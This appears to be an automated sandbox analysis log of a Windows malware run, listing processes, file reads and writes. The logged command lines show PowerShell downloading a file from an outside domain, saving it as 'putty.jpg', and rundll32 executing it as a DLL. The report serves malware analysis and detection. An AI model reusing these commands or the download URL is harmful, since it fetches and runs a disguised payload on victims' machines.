C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC0B86B526	ReadFile

Analysis Process: cmd.exe PID: **1404**, Parent PID: **6096**

General

Target ID:	4
Start time:	19:53:30
Start date:	07/02/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\in.cmd	unknown	8191	success or wait	5	7FF707BBF404	ReadFile

Analysis Process: conhost.exe PID: **5296**, Parent PID: **1404**

General	
Target ID:	5
Start time:	19:53:30
Start date:	07/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **3924**, Parent PID: **1404**

General	
Target ID:	6
Start time:	19:53:31
Start date:	07/02/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif -OutFile C:\programdata\putty.jpg
Imagebase:	0x7ff703e80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bhdcypmx.keq.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B866FDD	CreateFileW
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5gf3ru34.23y.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B866FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC08AD03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC08AD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC08AD03FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB3F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB3F1E9	unknown
C:\programdata\putty.jpg	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B866FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_bhdcypmx.keq.ps1	success or wait	1	7FFC0B86F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_5gf3ru34.23y.psm1	success or wait	1	7FFC0B86F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	237	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	258	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	274	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
unknown	291	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_bhdcypmx.keq.ps1	0	1	31	1	success or wait	1	7FFC0B86B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5gf3ru34.23y.psm1	0	1	31	1	success or wait	1	7FFC0B86B526	WriteFile
unknown	308	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9FE5	unknown
unknown	94	96	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC08AD9FE5	unknown
unknown	190	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC08AD9FE5	unknown
unknown	4404	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC08AD9FE5	unknown
unknown	431	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08AD9EED	unknown
unknown	444	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08ACBC97	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC0CF5F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA12625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA12625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA12625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA0B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0C9F62DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B86B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	65	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B86B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0CAE12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0CA0B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC0B86B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC0B86B526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5564**, Parent PID: **1404**

General

Target ID:	11
Start time:	19:53:33
Start date:	07/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0x7ff649500000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	unknown	64	end of file	1	7FF649502FA7	ReadFile

Analysis Process: ONENOTEM.EXE PID: **5592**, Parent PID: **2956**

General

Target ID:	17
Start time:	19:53:44
Start date:	07/02/2023
Path:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTEM.EXE
Wow64 process (32bit):	true
Commandline:	/tsr
Imagebase:	0xed0000
File size:	157872 bytes
MD5 hash:	DBCFA6F25577339B877D2305CAD3DEC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly